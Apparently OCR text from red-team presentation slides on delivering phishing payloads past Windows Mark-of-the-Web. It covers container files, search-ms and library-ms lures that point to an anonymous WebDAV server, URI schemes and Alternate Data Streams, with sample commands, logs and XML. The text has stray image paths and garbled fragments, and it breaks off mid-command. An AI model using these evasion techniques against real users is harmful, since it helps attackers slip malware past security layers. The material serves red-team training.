

- VBA
- C#
- PowerShell
- C++
- ETC





- Careful of the extra, extra steps!!
- No SmartScreen??
- This is still executing from IE, so IE is the one giving the Warnings not Windows



- It has limitations and different warnings
- IE is now really picky
- Other applications can accept scripting such as VBS or JScript
 - HTML Helper, MMC



- LOLBins have their own internal web browser
 - Behavior changes when using Remote or Local Files



Delivery Methods

Containers are being looked upon now that MOTW is an important part of our payload delivery to avoid some security layers:

- ZIP -> 7z
- RAR - -> 7z
- TAR
- ISO
- IMG
- Delivery methods
 - Files are not containers?? but have capabilities of tricking the user that the file is “safe”
 - URIs



SEARCH-MS

The Search Connector Description schema that is used by Windows Explorer libraries and federated search providers.

A great way for delivery as this file isn't applied with MOTW and can access WEBDAV servers an alternative method as if they were file shares

@dtmsecurity



```
PS C:\RedTeam\Test> wsgidav --host=0.0.0.0 --port=80 --root=. --auth=anonymous
Running without configuration file.
13:53:30.623 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
13:53:30.636 - INFO   : WsgiDAV/4.1.0 Python/3.11.0 Windows-10-0.19045-SP0
13:53:30.636 - INFO   : Lock manager: LockManager(lockStorageDict)
13:53:30.636 - INFO   : Property manager: None
13:53:30.636 - INFO   : Domain controller: SimpleDomainController()
13:53:30.636 - INFO   : Registered DAV providers by route:
13:53:30.636 - INFO   :   - '/dir_browser': FilesystemProvider for path 'C:\Users\David\AppData\Local\Programs\Python\Python311\Lib\site-packages\wsgidav\dir_browser\htdocs' (Read-Only) (anonymous)
13:53:30.637 - INFO   :   - '/': FilesystemProvider for path 'C:\RedTeam\Test' (Read-Write) (anonymous)
13:53:30.637 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
13:53:30.637 - WARNING : Share '/' will allow anonymous write access.
13:53:30.637 - WARNING : Share '/:dir_browser' will allow anonymous read access.
13:53:30.684 - INFO   : Running WsgiDAV/4.1.0 Cheroot/9.0.0 Pythos 3.11.0
13:53:30.684 - INFO   : Serving on http://0.0.0.0:80 ...
13:53:33.669 - INFO   : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "OPTIONS /a" elap=0.000sec -> 200 OK
13:53:33.785 - INFO   : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:53:33.789 - INFO   : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:57:01.378 - INFO   : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "OPTIONS /a" elap=0.001sec -> 200 OK
13:57:01.412 - INFO   : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:57:01.416 - INFO   : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
```



Searching



Recycle Bin

Driver
Booster 11Microsoft
Edge


Sample

LIBRARY-MS

Library files were introduced in Windows 7 and are a way of viewing the contents of multiple directories in a single view. For example, the "Pictures" library includes the locations C:\Users\User\Pictures and C:\Users\Public\Pictures.

Libraries were found to have potential on the Vault7 Leak

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
3      <name>@shell32.dll,-34584</name>
4      <ownerSID>S-1-5-21-2347953912-3613868133-3427515202-1001</ownerSID>
5      <version>7</version>
6      <isLibraryPinned>true</isLibraryPinned>
7      <iconReference>imageres.dll,-1004</iconReference>
8      <templateInfo>
9          <folderType>{94d6ddcc-4a68-4175-a374-bd584a510b78}</folderType>
10     </templateInfo>
11     <searchConnectorDescriptionList>
12         <searchConnectorDescription publisher="Microsoft" product="Windows">
13             <description>@shell32.dll,-34586</description>
14             <isDefaultSaveLocation>true</isDefaultSaveLocation>
15             <simpleLocation>
16                 <url>knownfolder:{4BD8D571-6D19-48D3-BE97-422220080E43}</url>
17                 <serialized>MBAAEAEFCAAAAAADAAAAAY0gAAQDRAAAAGRcNkDz+cARoQmi5wsPHQEKKpYOM7zBAAAAAAAAABAAAAAA
18             </simpleLocation>
19         </searchConnectorDescription>
20     </searchConnectorDescriptionList>
21 </libraryDescription>
```



Reference: [WikiLeaks](#)



Directory listing for /


- [Sample.library-ms](#)

A screenshot of a Microsoft Edge browser window showing a directory listing. The title bar says "Directory listing for /". Below it, a message says "Not secure | 192.168.1.61:8000". The main content area shows a single item: "Sample.library-ms" with a bullet point before it and a blue link underline.


URI Schemes

A **URI scheme** is the first part of a Uniform Resource Identifier (URI)

- Resource Identifier
- Tells the browser what protocol to use to grab the resource
- URIs sometimes use different network connections HTTP, HTTPS, WebSocket's




- Popular with APTs
- Call legitimate functions
- Proxies trust or ignore them
 - Search-MS is a well-known protocol to send users to a remote location



Reference: [SEARCH-MS](#)

Challenges


- We must control the flow of execution
- Some browsers protect from the use of malicious URIs (Firefox, Brave, Safari).
- Edge allows us to use ALL of them, this is the best approach



ADS: Alternate Data Streams

Alternate Data Streams (ADS) are a file attribute only found on the **NTFS file system**.

- Bad Reputation
- Hides Data
- Capabilities of hold our payloads with no MOTW
- We need help to extract the data




```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\RedTeam\Phishing\Attachments\ADS> Get-Item .\ADS.txt -Stream *
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\RedTeam\Phishing\Attachments\ADS\ADS.txt::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\RedTeam\Phishing\Attachments\ADS
PSChildName  : ADS.txt::$DATA
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\RedTeam\Phishing\Attachments\ADS\ADS.txt
Stream      : ::$DATA
Length      : 6

PS C:\RedTeam\Phishing\Attachments\ADS>
```

Files that are benign and no MOTW is applied


- JPG
- PNG
- TXT
- ETC

Some files do not get tagged with MOTW the behavior is only seen in files that can execute commands.



Challenges

- No Double Click Execution
 - We need a method to reach the Data Stream
- Data is Stripped
 - When moved to another workstation data is removed
- LOLBAS
- Scripts



- WINRAR
- WIM Files
- 7z

```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\Program Files\7-Zip> .\7z.exe a C:\RedTeam\Phishing\Attachments\ADS\ADS2.wim -sns C:\RedTeam\Phishing\Attachments\ADS\ADSSS.txt

7-Zip 22.01 (x64) : Copyright (c) 1999-2022 Igor Pavlov : 2022-07-15

Scanning the drive:
1 file, 6 bytes (1 KiB)
